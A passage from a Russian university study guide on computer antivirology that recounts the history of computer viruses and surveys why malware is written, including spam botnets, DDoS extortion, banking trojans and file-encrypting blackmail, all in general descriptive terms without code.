УДК 681.3(076)
ББК 32.973-01я7
С74

Рецензент

С74 **Компьютерная** антивирусология: учебно-методические указания для студентов специальности «Вычислительные машины, комплексы, системы и сети»/ сост. А. И. Мартынов. – Ульяновск: УлГТУ, 2018. – 32 с.

Указания написаны в соответствии с рабочей программой дисциплины «Информационная безопасность и защита информации» для студентов четвертого курса специальности «Вычислительные машины, комплексы, системы и сети». Представлены примеры вредоносных программ и выполнен обзор антивирусного программного обеспечения.

Подготовлены на кафедре «Вычислительная техника».

УДК 681.3(076)
ББК 32.973-01я7

Содержание

Введение

Защита информации – это вечная проблема человечества. Активное развитие информационных технологий в конце XX века возвело проблему защиты информации в ранг важнейших задач, от успешного решения которых часто зависит не только процветание предприятия, но и безопасность нации.

Исследование компьютерных вредоносных программ и способов борьбы с ними занимает в этой проблеме очень важное место. С каждым днем количество таких программ продолжает расти, появляются новые хитрые способы и алгоритмы обхода антивирусных программ, что в свою очередь заставляет активно развиваться последним и совершенствовать свои навыки в борьбе с вирусами.

Вполне очевидна сложность проблемы информационной безопасности, проистекающая как из сложности и разнородности современных информационных систем, так и из необходимости применения комплексного подхода к безопасности с привлечением законодательных, административных и программно-технических мер. Находясь на стыке нескольких разнородных дисциплин, таких как: «Математика», «Криптография», «Аппаратное и программное обеспечение ЭВМ», «Программирование на языках высокого и низкого уровней», «Сетевые технологии», «Юриспруденция», «Психология» сама дисциплина «Методы и средства защиты компьютерной информации» является синтезированной и требует от инженера по информационной безопасности глубоких теоретических знаний и практических навыков в каждой из вышеперечисленных областей.

В данном методическом пособии рассматривается различные виды вредоносных программ и способы их распространения, с пояснением основных «заражающих» механизмов, а также приводятся приемы борьбы с такими программами.

История появления компьютерных вирусов

Компьютерным вирусом называется программа (некоторая совокупность исполняемого кода и данных), которая обладает способностью создавать свои копии (не обязательно полностью совпадающие с оригиналом) и внедрять их в различные объекты и ресурсы компьютерных систем, сетей и т.д. без ведома пользователя. При этом копии сохраняют способность дальнейшего распространения.

Такое определение было дано Фредом Коэном в 1983 году.

История появления и эволюции компьютерных вирусов, сетевых червей, троянских программ представляет собой достаточно интересный для изучения предмет. Зародившись как явление весьма необычное, как компьютерный феномен, в 1980-х годах, примитивные вирусы постепенно превращались в сложные технологические разработки, осваивали новые ниши, проникали в компьютерные сети. Идея вируса, заражающего другие программы и компьютеры, за двадцать лет трансформировалась в криминальный бизнес. Будучи изначально творчеством вирусописателей-исследователей, компьютерные вирусы стали оружием в руках интернет-преступников.

Одновременно происходило зарождение и становление индустрии антивирусной. Появившись в конце 1980-х, первые антивирусные разработки получили большую популярность, через 10 лет став обязательным к использованию программным обеспечением. Программисты, увлечённые разработкой антивирусных программ, становились основателями антивирусных компаний, небольшие и совсем мелкие компании выросли, некоторые из них стали гигантами индустрии. Конечно, повезло не всем — многие по разным причинам «сошли с дистанции» или были поглощены более крупными компаниями. Но антивирусная индустрия всё еще продолжает формироваться, и её, скорее всего, ждут большие изменения.

Помимо интереса теоретического, история развития вирусов может принести и практическую пользу — по ней можно предсказывать будущее развитие вредоносных программ, включая компьютерные в широком смысле этого слова, например, дальнейшую эволюцию вирусов на мобильных телефонах, проблемы безопасности «умных» домов будущего и т.п.

История компьютерных вирусов делится на несколько этапов:

- «Доисторический» (70-80 гг)
    - Первые теоретические труды
    - Вирусы-легенды

    - Возникающие инциденты
- «До-интернетовский» (80-90 гг)
    - Появление первых вирусов
    - Классические вирусы MS-DOS
- Интернет-этап (90-2000 гг)
    - Черви
    - Трояны
- Современный этап (2000 - современность)
    - Криминализация
    - Использование интернета в преступных целях

«Доисторический» этап

В начале 1970-х годов (предположительно в 1973 г.) в прототипе современного интернета — военной компьютерной сети APRANET — был обнаружен вирус Creeper, который перемещался по серверам под управлением операционной системы Tenex. Creeper был в состоянии самостоятельно войти в сеть через модем и передать свою копию удаленной системе. На зараженных системах вирус обнаруживал себя сообщением: «I'M THE CREEPER : CATCH ME IF YOU CAN», которое выводилось на дисплей или на принтер. Для удаления вируса была написана первая антивирусная программа Reeper, которая аналогичным образом распространялась по сети, удаляла обнаруженные копии Creeper и затем (предположительно — через определённый промежуток времени) самоликвидировалась. Доступной и достоверной информации о данном инциденте не обнаружено, по этой причине приведённые выше факты могут не вполне соответствовать истине.

Другие компьютерные легенды гласят, что также в начале 1970-х (предположительно — в 1974 г.) на мейнфреймах этого времени появляется программа, получившая название «Кролик» (Rabbit). Эта программа клонировала себя, занимала системные ресурсы и таким образом снижала производительность системы. Достигнув определенного уровня распространения на зараженной машине «Кролик» нередко вызывал сбой в её работе. Скорее всего «Кролики» не передавались от системы к системе и являлись сугубо местными явлениями — ошибками или шалостями системных программистов, обслуживавших компьютер.

Другой инцидент, который с определенными оговорками также можно отнести к разряду вирусных, произошел на системе Univac 1108 с игрой Pervading

Animal. При помощи наводящих вопросов игра пыталась определить имя животного, задуманного играющим. В программе была предусмотрена возможность самообучения: если ей не удавалось отгадать задуманное человеком название, игра предлагала модернизировать себя и ввести дополнительные наводящие вопросы. Модифицированная игра записывалась поверх старой версии, а также копировалась и в другие директории — для того, чтобы сделать результат работы доступным и другим пользователям. В результате, через некоторое время все директории на диске содержали копии Pervading Animal.

В те времена такое поведение программы вряд ли могло понравиться инженерам и менеджерам компаний, и через некоторое время был запущена «программа-охотник» (которая так и называлась — Hunter). Это была новая версия игры, целью которой было заменить все копии своей предшественницы, а затем удалить и себя саму. Однако позднее все решилось гораздо проще: для компьютеров Univac была выпущена новая версия операционной системы, в которой изменениям подверглась структура файловой системы, и игра потеряла возможность размножаться.

Описанный выше инцидент вполне реален, известны его участники и места событий — в интернете можно найти даже исходные коды Pervading Animal.

«До-интернетовский» этап

Компьютеры становятся всё более и более популярными. Появляется всё больше и больше программ, авторами которых являются не фирмы-производители программного обеспечения, а частные лица. Развитие телекоммуникационных технологий даёт возможность относительно быстро и удобно распространять эти программы через серверы общего доступа — BBS (Bulletin Board System). Позднее, полулюбительские, университетские BBS перерастают в глобальные банки данных, охватывающие практически все развитые страны. Они обеспечивают быстрый обмен информацией между самыми удаленными точками планеты. «Глобальная сеть» серверов BBS становится популярной и в результате привлекает внимание программистов-хулиганов. Появляется большое количество разнообразных «троянских коней» — программ, не имеющих способности к размножению, но при запуске наносящих системе какой-либо вред.

Apple II, разработанный в 1977, стал одним из наиболее успешных персональных компьютеров того времени — было произведено около двух миллионов компьютеров этой марки. Он предназначался не только для профессионалов, но и для массового пользователя — это был компьютер для дома, он использовался

в школах и университетах. В результате своей массовости он стал жертвой первого документально зафиксированного компьютерного вируса — некто Ричард Скрента (Richard Skrenta), один из миллионов пользователей Apple II, догадался разработать для этого компьютера саморазмножающуюся программу-вирус.

Вирус, получивший название Elk Cloner, записывался в загрузочные секторы дискет, к которым обращалась ОС компьютера. Проявлял себя вирус весьма многосторонне: переворачивал изображение на экране, заставлял мигать текст, выводил сообщение:

```
Elk Cloner:  The program with a personality

It will get on all your disks
It will infiltrate your chips
      Yes it's Cloner!

It will stick to you like glue
    It will modify ram too
     Send in the Cloner!
```

Фред Коэн, родоначальник компьютерной вирусологии того времени, на семинаре по компьютерной безопасности в Лехайском университете (США) демонстрирует на системе VAX 11/750 вирусоподобную программу, способную внедряться в другие объекты. Годом позже, на 7-й конференции по безопасности информации, он дает научное определение термину «компьютерный вирус» как программе, способной «заражать» другие программы при помощи их модификации с целью внедрения своих копий.

В 1986 году зарегистрирована первая глобальная эпидемия вируса для IBM-совместимых персональных компьютеров. Вирус Brain, заражающий загрузочные сектора дискет, в течение нескольких месяцев распространился практически по всему миру. Причина такого «успеха» заключалась в полной неподготовленности компьютерного общества к встрече с таким явлением, как компьютерный вирус: антивирусных программ просто не было, а пользователи, в свою очередь, ничего не знали о новом компьютерном бедствии.

Вирус Brain был написан в Пакистане 19-летним программистом Баситом Фаруком Алви (Basit Farooq Alvi) и его братом Амжадом (Amjad). Они оставили в вирусе текстовое сообщение, содержащее их имена, адрес и телефонный номер. Помимо заражения загрузочных секторов и изменения меток дискет на фразу «(c) Brain» вирус ничего не делал: он не оказывал никакого побочного воздействия и не портил информацию. Как утверждали авторы вируса, работавшие в

компании по продаже программных продуктов, они решили выяснить уровень компьютерного пиратства у себя в стране. К сожалению, эксперимент быстро вышел из-под контроля и выплеснулся за границы Пакистана. Интересно, что вирус Brain являлся также и первым «вирусом-невидимкой». При обнаружении попытки чтения зараженного сектора диска вирус незаметно подставлял его незараженный оригинал.

В том же году немецкий программист Ральф Бюргер (Ralf Burger) открыл возможность создания программой своих копий путем добавления своего кода к исполняемым MS-DOS-файлам формата COM. Опытный образец программы, получившей название Virdem и имевшей такую способность, был представлен Бюргером в декабре 1986, в Гамбурге, на форуме компьютерного андеграунда Chaos Computer Club, который в то время собирал хакеров, специализировавшихся на взломе VAX/VMS-систем.

Интернет-этап

В январе 1999 года разразилась глобальная эпидемия почтового интернет-червя Happy99 (также известного как Ska). По сути, это был первый современный червь, открывший новый этап в развитии вредоносных программ. Он использовал для своего распространения программу MS Outlook, являющуюся корпоративным стандартом в США и во многих странах Европы.

Практически одновременно с этим был обнаружен весьма интересный макро-вирус для MS Word — Caligula. Он просматривал системный реестр, находил ключи, соответствующие популярной программе шифрования PGP (Pretty Good Privacy), вычислял каталоги возможного нахождения программы и производил в них поиск базы данных ключей шифрования PGP версии 5.x. В случае обнаружения этой базы данных, вирус копировал её на удалённый FTP-сервер.

В конце февраля были зарегистрированы инциденты с участием SK — первого вируса, заражающего файлы помощи Windows (HLP-файлы).

26 марта: глобальная эпидемия почтового червя Melissa — первого макро-вируса для MS Word, сочетавшего в себе также и функциональность интернет-червя. Сразу же после заражения системы он считывал адресную книгу почтовой программы MS Outlook и рассылал свои копии по первым 50 найденным адресам. В автоматизированных системах документооборота письма с червём обрабатывались без участия человека — в результате эпидемия Melissa моментально достигла своего пика и нанесла ощутимый ущерб компьютерным системам мира:

такие гиганты индустрии, как Microsoft, Intel, Lockheed Martin были вынуждены временно отключить свои корпоративные службы электронной почты.

7 мая: первый вирус для графического пакета CorelDRAW. Вирус Gala (также известный как GaLaDRieL), написанный на скрипт-языке Corel Script, стал первым, кто оказался способен заражать файлы как самого CorelDRAW, так и Corel PHOTO-PAINT и Corel Ventura.

В самом начале лета грянула эпидемия весьма опасного интернет-червя ZippedFiles (также известного как ExploreZip). Он представлял собой EXE-файл Windows, который после внедрения в систему уничтожал исходные тексты программ и файлы MS Office.

Октябрь принес компьютерному сообществу еще три неприятных сюрприза. Во-первых, был обнаружен вирус Infis, который стал первым вирусом, внедряющийся на самый низкий уровень безопасности — область системных драйверов Windows. Эта особенность делала вирус труднодоступным, антивирусные программы того времени были неспособны удалить вирус из системной памяти. Во-вторых, в конце месяца антивирусные компании сообщили о первом компьютерном вирусе, заражавшем файлы MS Project. В-третьих, проявился скрипт-вирус Freelinks, привлекший внимание вирусописателей к языку программирования Visual Basic Script (VBS) и ставший одним из предшественников печально известного вируса LoveLetter.

В ноябре — еще одна новинка. Появление нового поколения червей, распространявшихся по электронной почте — уже без использования вложенных файлов и проникавших на компьютеры сразу же после прочтения зараженного письма. Первым из них стал Bubbleboy, вслед за которым последовал KakWorm. Все вирусы этого типа использовали «дыру», обнаруженную в системе безопасности Internet Explorer.

7 декабря стал примечательным из-за обнаружения очередного творения бразильского вирусописателя по кличке Vecna — крайне сложного и опасного вируса Babylonia, который также открыл новую страницу в области создания вирусов. Это был первый вирус-червь, который имел функции удаленного самообновления: ежеминутно он пытался соединиться с сервером, находящимся в Японии, и загрузить оттуда список вирусных модулей. В случае если в этом списке находился более «свежий» модуль, нежели уже установленный на зараженном компьютере, то вирус автоматически его загружал. Позднее технология удаленного самообновления была применена в червях Sonic, Hybris и многих других.

Ближе к Новому Году по интернету разошлись слухи, что компьютерный андеграунд в лице злых хакеров и вирусописателей всего мира приготовил мировому сообществу «сюрприз» в виде сотен тысяч исключительно опасных вирусов, способных нанести мировым сетям непоправимый ущерб. Антивирусные компании делятся на два лагеря. Один подтверждает возможность атаки, представители второго — успокаивает пользователей, утверждая, что вероятность такой атаки крайне мала. К счастью, интернет-катастрофа не состоялась. Этот Новый Год ничем не отличался от остальных.

Очередные подвижки среди производителей антивирусных программ: софтверный гигант Computer Associates (CA) приобретает австралийского разработчика антивирусных программ Cybec (VET AntiVirus). Таким образом, в «копилке» CA, вслед за поглощенным в конце 1996 г. Cheyenne Software, оказался еще один антивирусный проект.

Современный этап

Тенденции второй половины 2004 года сохранились и в последующих 2005 и 2006 годах. «Громких» инцидентов практически не происходит, но зато двукратно растёт число разнообразных троянских программ, которые распространяются самыми разными способами: через интернет-пейджеры, веб-сайты, при помощи сетевых червей или традиционной электронной почты. При этом растёт «популярность» именно сетевых не-почтовых червей, которые проникают на компьютеры, используя различные дыры в программном обеспечении, например, черви Mytob и Zotob (Bozori), авторы которых были арестованы в августе 2005.

С этими червями произошел курьёз. Они проникли в сети и практически парализовали работу нескольких американских СМИ (ABCNews, CNN, New York Times), которые, обнаружив червя в своих собственных сетях, раздули истерию об якобы глобальной эпидемии, по силе сравнимой с эпидемиями сетевых червей 2003-2004 годов. Сказался, видимо, информационный голод на ставшие уже привычными глобальные инциденты прошлых лет, когда главными новостными темами были всплески эпидемий червей Mydoom, Bagle, Sasser и т.д.

Продолжали появляться новые вирусы и троянские программы для мобильных платформ, особенно часто — для операционной системы Symbian. Помимо ставшего уже обычным метода заражения через Bluetooth-соединения, они использовали и принципиально новые методы. 10 января: Lasco — первый пример вируса, не только рассылавшего себя на другие телефоны, но и заражавшего ис-

полняемые файлы Symbian. 4 марта: Comwar — рассылает себя в MMS-сообщениях по контактам из адресной книги (аналогично первым компьютерным почтовым червям). 13 сентября: Cardtrap — троянская программа, пытавшаяся установить другие вредоносные файлы для Windows, т.е. попытка использовать кросс-платформенное заражение.

Октябрь-ноябрь: скандал с троянскими руткит-технологиями, обнаруженными на компакт-дисках от Sony BMG. Руткит-технологии использовались в защите от копирования дисков и скрывали её компоненты. Однако эти же технологии вполне могли быть использованы в злонамеренных целях, что и произошло практически сразу — 10 ноября был обнаружен первый троянец-бэкдор, пользовавшийся для маскировки в системе руткитом от Sony.

Происходят изменения и в антивирусной индустрии. Корпорация Microsoft активно готовится к выходу на антивирусный рынок и покупает сразу две антивирусные компании. 8 февраля 2005 объявляется о покупке компании Sybari, специализирующейся на технологиях для защиты электронной почты для Microsoft Exchange, а 20 июля объявлено о покупке FrontBridge Technologies, разрабатывавшей технологии фильтрации сетевого трафика, — в дополнение к антивирусу RAV, приобретённому в 2003, и Anti-Spyware компании GIANT — о покупке этой компании было объявлено 16 декабря 2004.

5 июля 2005 объявлено о слиянии Symantec и производителя систем резервного копирования Veritas. Рынок и индустрия расценивают данный шаг как превентивные защитные меры Symantec перед появлением на рынке решений от Microsoft.

Также в 2005 разворачивается скандал с очередной уязвимостью в приложениях Windows. На этот раз «дыра» была обнаружена в обработчике графического формата Windows Meta Files (WMF). Ситуация осложнилась тем, что информация о данной уязвимости была опубликована до выхода соответствующего обновления Windows — пользователи оказались беззащитными перед сотнями троянских программ, которые тут же начали использовать эту «дыру» для проникновения в компьютеры. Кроме того, про дыру стало известно 26 декабря — в начале рождественских каникул, и быстрая реакция от Microsoft была маловероятна. Так и произошло: после несколько дней молчания, 3 января 2006 г., Microsoft сообщает о том, что обновление Windows выйдет согласно «утверждённому графику», а именно 10 января. Мир IT-безопасности буквально взорвался огромным количеством критических, гневных, а порой и оскорбительных

статей в адрес Microsoft. В конце концов, под валом критики, Microsoft не выдержала и 6 января 2006 года выпустила обновление MS06-001, исправляющее уязвимость в обработке WMF-файлов.

Причины возникновения компьютерных вирусов

Основными причинами возникновения компьютерных вирусов являются следующие:

- Компьютерное хулиганство
  - Группа 1: Студенты и школьники
  - Группа 2: «Профессионалы»
  - Группа 3: Исследователи
- Мелкое воровство
- Криминальный бизнес
  - Обслуживание спам-бизнеса
  - DdoS-атаки
  - Отсылка платных sms-сообщений
  - Воровство интернет-денег
- Полулегальный бизнес
  - Принудительная реклама
  - Порно-бизнес, платные Web-ресурсы

Основная масса вирусов и троянских программ в прошлом создавалась студентами и школьниками, которые только что изучили язык программирования, хотели попробовать свои силы, но не смогли найти для них более достойного применения. Такие вирусы писались и пишутся по сей день только для самоутверждения их авторов. Отраден тот факт, что значительная часть подобных вирусов их авторами не распространялась, и вирусы через некоторое время умирали сами вместе с дисками, на которых хранились — или авторы вирусов отсылали их исключительно в антивирусные компании, сообщая при этом, что никуда более вирус не попадёт.

Вторую группу создателей вирусов также составляют молодые люди (чаще — студенты), которые еще не полностью овладели искусством программирования. Единственная причина, толкающая их на написание вирусов, это комплекс неполноценности, который компенсируется компьютерным хулиганством. Из-под пера подобных «умельцев» часто выходят вирусы крайне примитивные и с большим числом ошибок («студенческие» вирусы). Жизнь подобных вирусопи-

сателей стала заметно проще с развитием интернета и появлением многочисленных веб-сайтов, ориентированных на обучение написанию компьютерных вирусов. На таких веб-ресурсах можно найти подробные рекомендации по методам проникновения в систему, приемам скрытия от антивирусных программ, способам дальнейшего распространения вируса. Часто здесь же можно найти готовые исходные тексты, в которые надо всего лишь внести минимальные «авторские» изменения и откомпилировать рекомендуемым способом.

Став старше и опытнее, многие из вирусописателей попадают в **третью,** наиболее опасную группу, которая создает и запускает в мир «профессиональные» вирусы. Эти тщательно продуманные и отлаженные программы создаются профессиональными, часто очень талантливыми программистами. Такие вирусы нередко используют достаточно оригинальные алгоритмы проникновения в системные области данных, ошибки в системах безопасности операционных сред, социальный инжиниринг и прочие хитрости.

Отдельно стоит **четвертая группа** авторов вирусов — «исследователи», довольно сообразительные программисты, которые занимаются изобретением принципиально новых методов заражения, скрытия, противодействия антивирусам и т.д. Они же придумывают способы внедрения в новые операционные системы. Эти программисты пишут вирусы не ради собственно вирусов, а скорее ради исследования потенциалов «компьютерной фауны» — из их рук выходят те вирусы, которые называют «концептуальными» («Proof of Concept» — PoC). Часто авторы подобных вирусов не распространяют свои творения, однако активно пропагандируют свои идеи через многочисленные интернет-ресурсы, посвященные созданию вирусов. При этом опасность, исходящая от таких «исследовательских» вирусов, тоже весьма велика — попав в руки «профессионалов» из предыдущей группы, эти идеи очень быстро появляются в новых вирусах.

Традиционные вирусы, создаваемые перечисленными выше группами вирусописателей, продолжают появляться и сейчас — на смену повзрослевшим тинейджерам-хулиганам каждый раз приходит новое поколение тинейджеров. Но интересен тот факт, что «хулиганские» вирусы в последние годы становятся все менее и менее актуальными — за исключением тех случаев, когда такие вредоносные программы вызывают глобальные сетевые и почтовые эпидемии. Количество новых «традиционных» вирусов заметно уменьшается — в 2005-2006 годах их появлялось в разы меньше, чем в середине и конце 1990-х. Причин, по которым школьники и студенты утратили интерес к вирусописательству, может быть несколько.

1. Создавать вирусные программы для операционной системы MS-DOS в 1990-х годах было в разы легче, чем для технически более сложной Windows.
2. В законодательствах многих стран появились специальные компьютерные статьи, а аресты вирусописателей широко освещались прессой — что, несомненно, снизило интерес к вирусам у многих студентов и школьников.
3. К тому же у них появился новый способ проявить себя — в сетевых играх. Именно современные игры, скорее всего, сместили фокус интересов и перетянули на себя компьютеризированную молодёжь.

Таким образом, на текущий момент доля «традиционных» хулиганских вирусов и троянских программ занимает не более 5% «материала», заносимого в антивирусные базы данных. Оставшиеся 95% гораздо более опасны, чем просто вирусы, и создаются они в целях, которые описаны ниже.

Мелкое воровство

С появлением и популяризацией платных интернет-сервисов (почта, веб, хостинг) компьютерный андеграунд начинает проявлять повышенный интерес к получению доступа в сеть за чужой счет, т.е. посредством кражи чьего-либо логина и пароля (или нескольких логинов и паролей с различных пораженных компьютеров) путем применения специально разработанных троянских программ.

В начале 1997 года зафиксированы первые случаи создания и распространения троянских программ, ворующих пароли доступа к системе AOL (интернет-провайдер America Online). В 1998 году, с дальнейшим распространением интернет-услуг, аналогичные троянские программы появляются и для других интернет-сервисов. Троянские программы данного типа, как и вирусы, обычно создаются молодыми людьми, у которых нет средств для оплаты интернет-услуг. Характерен тот факт, что по мере удешевления интернет-сервисов уменьшается и удельное количество таких троянских программ. Но до сих пор троянцы, ворующие пароли к dial-up, пароли к AOL, ICQ, коды доступа к другим сервисам, составляют заметную часть ежедневных «поступлений» в лаборатории антивирусных компаний всего мира.

Мелкими воришками также создаются троянские программы других типов: ворующие регистрационные данные и ключевые файлы различных программных продуктов, использующие ресурсы зараженных компьютеров в интересах своего «хозяина» и т.п.

В последние годы фиксируется постоянно увеличивающееся число троянских программ, ворующих персональную информацию из сетевых игр (игровую виртуальную собственность) с целью её несанкционированного использования

или перепродажи. Подобные троянцы особенно широко распространены в странах Азии, особенно в Китае, Корее и Японии.

Криминальный бизнес

Наиболее опасную категорию вирусописателей составляют хакеры-одиночки или группы хакеров, которые осознанно создают вредоносные программы в корыстных целях. Для этого они создают вирусные и троянские программы, которые воруют коды доступа к банковским счетам, навязчиво рекламируют какие-либо товары или услуги, несанкционированно используют ресурсы зараженного компьютера (опять-таки, ради денег — для обслуживания спам-бизнеса или организации распределённых сетевых атак с целью дальнейшего шантажа). Диапазон деятельности данной категории граждан весьма широк. Остановимся на основных видах криминального бизнеса в сети.

Обслуживание спам-бизнеса

Для рассылки спама создаются специализированные «зомби-сети» из троянских прокси-серверов (proxy server — утилита для анонимной работы в сети, обычно устанавливается на выделенный компьютер) или многоцелевых троянских программ с функционалом прокси-сервера. Затем троянские прокси-сервера получают от «хозяина» образец спама и адреса, на которые этот спам рассылать.

Рис. 1. Рассылка спама

В результате ретрансляции спама через тысячи (или десятки тысяч) заражённых компьютеров спамеры достигают нескольких целей:

- во-первых, рассылка совершается анонимно — по заголовкам письма и прочей служебной информации в письме выяснить реальный адрес спамера невозможно;
- во-вторых, достигается большая скорость спам-рассылки, поскольку в ней задействовано огромное количество «зомби»-компьютеров;
- в-третьих, не работают технологии ведения «черных списков» адресов зараженных машин — «отсечь» все компьютеры, рассылающие спам, невозможно, потому что их слишком много.

Распределённые сетевые атаки

Также именуются DDoS-атаками (Distributed Denial of Service — распределённый отказ в обслуживании). Сетевые ресурсы (например, веб-сервера) имеют ограниченные возможности по количеству одновременно обслуживаемых запросов — это количество ограничено как мощностями самого сервера, так и шириной канала, которым он подключён к интернету. Если количество запросов превышает допустимое, то либо работа с сервером значительно замедлится, либо вообще запросы пользователей будут проигнорированы.

Пользуясь этим фактом, компьютерные злоумышленники инициируют «мусорные» запросы на атакуемый ресурс, причём количество таких запросов многократно превышает возможности ресурса-жертвы. Посредством «зомби-сети» достаточного размера организуется массированная DDoS-атака на один или несколько интернет-ресурсов, приводящая к отказу атакуемых узлов сети. В результате обычные пользователи не в состоянии получить доступ к атакованному ресурсу. Обычно под удар попадают интернет-магазины, интернет-казино, букмекерские конторы, прочие компании, бизнес которых напрямую зависит от работоспособности своих интернет-сервисов. Чаще всего распределённые атаки совершаются либо с целью «завалить» бизнес конкурента, либо с последующим требованием денежного вознаграждения за прекращение атаки — этакий интернет-рэкет.

В 2002-2004 годах этот вид криминальной деятельности был весьма распространённым. Затем он пошел на спад, видимо, по причине успешных полицейских расследований (за данные преступления было арестовано как минимум несколько десятков человек по всему миру), а также по причине достаточно успешных технических мер противодействия подобным атакам.

Создание сетей «зомби-машин»

Для развёртывания подобных сетей создаются специализированные троянские программы — «боты» (от «robot»), которые централизованно управляются удалённым «хозяином». Этот троянец внедряется в тысячи, десятки тысяч или даже миллионы компьютеров. В результате «хозяин зомби-сети» (или «бот-сети») получает доступ к ресурсам всех заражённых компьютеров и использует их в своих интересах. Иногда такие сети «зомби-машин» поступают на черный интернет-рынок, где приобретаются спамерами или сдаются им в аренду

Звонки на платные телефонные номера или посылка платных SMS-сообщений

Сначала злоумышленником (или группой лиц) создаётся и распространяется специальная программа, осуществляющая несанкционированные пользователем телефонные звонки или отсылку SMS-сообщений с мобильных телефонов. Заранее или параллельно с этим те же лица регистрирует компанию, от лица которой заключается договор с местным телефонным провайдером об оказании платного телефонного сервиса. Провайдер при этом, естественно, не ставится в известность о том, что звонки будут производиться без ведома пользователя. Далее троянец названивает на платный телефонный номер, телефонная компания выставляет счета на номера, с которых шли звонки, — и отчисляет злоумышленнику оговоренную в контракте сумму.

Воровство интернет-денег

А именно — создание, распространение и обслуживание троянских программ-шпионов, направленных на воровство денежных средств с персональных «электронных кошельков» (таких как e-gold, WebMoney). Троянские программы данного типа собирают информацию о кодах доступа к счетам и пересылают ее своему «хозяину». Обычно сбор информации осуществляется поиском и расшифровкой файлов, в которых хранятся персональные данные владельца счёта.

Воровство банковской информации

В текущее время — один из самых распространённых видов криминальной деятельности в интернете. Под ударом оказываются номера кредитных банковских карт и коды доступа к обслуживаемым через интернет персональным (а если «повезет» — то и корпоративным) банковским счетам («интернет-бэнкинг»). В случае подобных атак троянцы-шпионы используют более разнообразные методы. Например, выводят диалоговое окно или показывают окно с изображением, совпадающим с веб-страницей банка — и затем запрашивают от пользователя логин и пароль доступа к счету или номер кредитной карты (похожие методы также используются в фишинге — рассылках спама с поддельным текстом, напоминающим информационное сообщение от банка или другого интернет-сервиса).

Для того чтобы заставить пользователя ввести персональные данные применяются различные психологические махинации, обычно — выводится какой-либо текст, сообщающий, что если не ввести свой код, то произойдёт что-либо

плохое (например, интернет-банк прекратит обслуживание счёта) или не произойдёт что-то очень хорошее («на Ваш счёт хотят перечислить много-много денег — пожалуйста, подтвердите свои реквизиты»).

Достаточно часто встречаются троянские программы («клавиатурные шпионы»), которые ждут подключения пользователя к подлинной банковской веб-странице и затем перехватывают введённые с клавиатуры символы (то есть, логин и пароль). Для этого они следят за запуском и активностью приложений и, если пользователь работает в интернет-браузере, сравнивают название веб-сайта с «зашитым» в код троянца списком банков. Если веб-сайт обнаружен в списке, то включается клавиатурный шпион, а затем перехваченная информация (последовательность нажатых клавиш) отсылается злоумышленнику. Данные троянские программы (в отличие от других банковских троянцев) никак не проявляют своего присутствия в системе.

Воровство прочей конфиденциальной информации

Внимание злоумышленников может привлечь не только финансовая или банковская, но и любая другая информация, представляющая какую-либо ценность — базы данных, техническая документация и т.п. Для доступа и воровства такой информации в компьютеры-жертвы внедряются специально разработанные троянцы-шпионы.

Также известно о случаях, когда для атаки использовались легальные сетевые приложения. Например, в систему скрытно внедрялся FTP-сервер или также скрытно устанавливалось файлообменное («Peer-to-Peer» — P2P) программное обеспечение. В результате файловые ресурсы компьютера становились открытыми для доступа извне. По причине многочисленных инцидентов, связанных со злоумышленным использованием P2P-сетей, в 2006 г. они были официально запрещены во Франции и в Японии.

Кибер-шантаж

Злоумышленником разрабатывается троянская программа, шифрующая персональные файлы пользователя. Троянец тем или иным способом внедряется в систему, ищет и шифрует пользовательские данные, а после окончания работы оставляет сообщение о том, что файлы восстановлению не подлежат, а купить программу-расшифровщик можно по указанному в сообщении адресу.

Другой известный метод кибер-шантажа — архивация пользовательских файлов в архив, зашифрованный достаточно длинным паролем. После архивации

оригинальные файлы удаляются — и затем следует требование перевода некоторой денежной суммы в обмен на пароль к архиву.

Данный способ кибер-преступления (шифрование данных) является критически опасным с технической точки зрения, поскольку если в других случаях от последствий действия троянской программы можно защититься, то здесь приходится иметь дело со стойкими алгоритмами шифрования. При использовании подобных алгоритмов и ключей (паролей) достаточной длины, задача восстановления файлов без информации от злоумышленника станет технически неразрешимой.

Разработка «средств доставки»

Для обслуживания описанных выше видов криминальной деятельности в интернете кибер-преступниками разрабатываются и распространяются сетевые черви, которые становятся причиной многочисленных интернет-эпидемий. Основной задачей таких червей является установка криминальных троянских программ на максимально большое количество компьютеров в глобальной сети. Примерами таких червей являются нашумевшие в 2004 году Mydoom и Bagle, а в 2006 году — почтовый червь Warezov.

Не исключено, что в некоторых случаях задача «максимального покрытия» не стоит — а наоборот, количество зараженных машин принудительно ограничено, видимо, для того, чтобы не привлекать излишне большого внимания правоохранительных органов. Внедрение в компьютеры-жертвы в этих случаях происходит не при помощи неконтролируемой эпидемии сетевого червя, а, например, через зараженную веб-страницу. Злоумышленники в состоянии фиксировать количество посетителей страницы, число удачных заражений — и удалять троянский код при достижении необходимого числа зараженных машин.

Точечные атаки

В отличие от массовых атак, рассчитанных на поражение как можно большего числа компьютеров, точечные атаки преследуют совершенно другие цели — заражение сети конкретной компании или организации или даже внедрение специального разработанного троянца-агента в единственный узел (сервер) сетевой инфраструктуры. Под ударом оказываются компании, обладающие достаточно ценной информацией — банки, биллинговые компании (например, телефонные компании) и т.п.

Причина атак на банковские серверы или сети очевидна: получение доступа к банковской информации, организация несанкционированного перевода денежных средств (иногда — весьма крупных сумм) на счёт или счета злоумышленника. При атаках на биллинговые компании целью выступает доступ к клиентским счетам. Целью точечных атак может являться любая ценная информация, хранящаяся на серверах сети — клиентские базы данных, финансовая и техническая документация, — всё, что может представлять интерес для потенциального злоумышленника.

Под атаками чаще всего оказываются крупные компании, обладающие критически важной и ценной информацией. Сетевая инфраструктура таких компаний достаточно хорошо защищена от внешних атак, и без помощи изнутри компании проникнуть в неё практически невозможно. По этой причине в большинстве случаев подобные атаки осуществляются либо сотрудниками атакуемых организаций (инсайдерами), либо при их непосредственном участии.

Прочие виды криминальной деятельности

Существуют и другие виды преступного компьютерного бизнеса, которые пока не получили достаточно широкого распространения. Например, это воровство (сбор) обнаруженных на заражённых машинах электронных почтовых адресов — и продажа их спамерам. Это поиск уязвимостей в операционных системах и приложениях — и продажа их другим компьютерным преступникам. Это также разработка и продажа троянских программ «на заказ», и так далее. Весьма вероятно, что с развитием существующих и появлением новых интернет-сервисов будут появляться и новые методы совершения интернет-преступлений.

Полулегальный бизнес

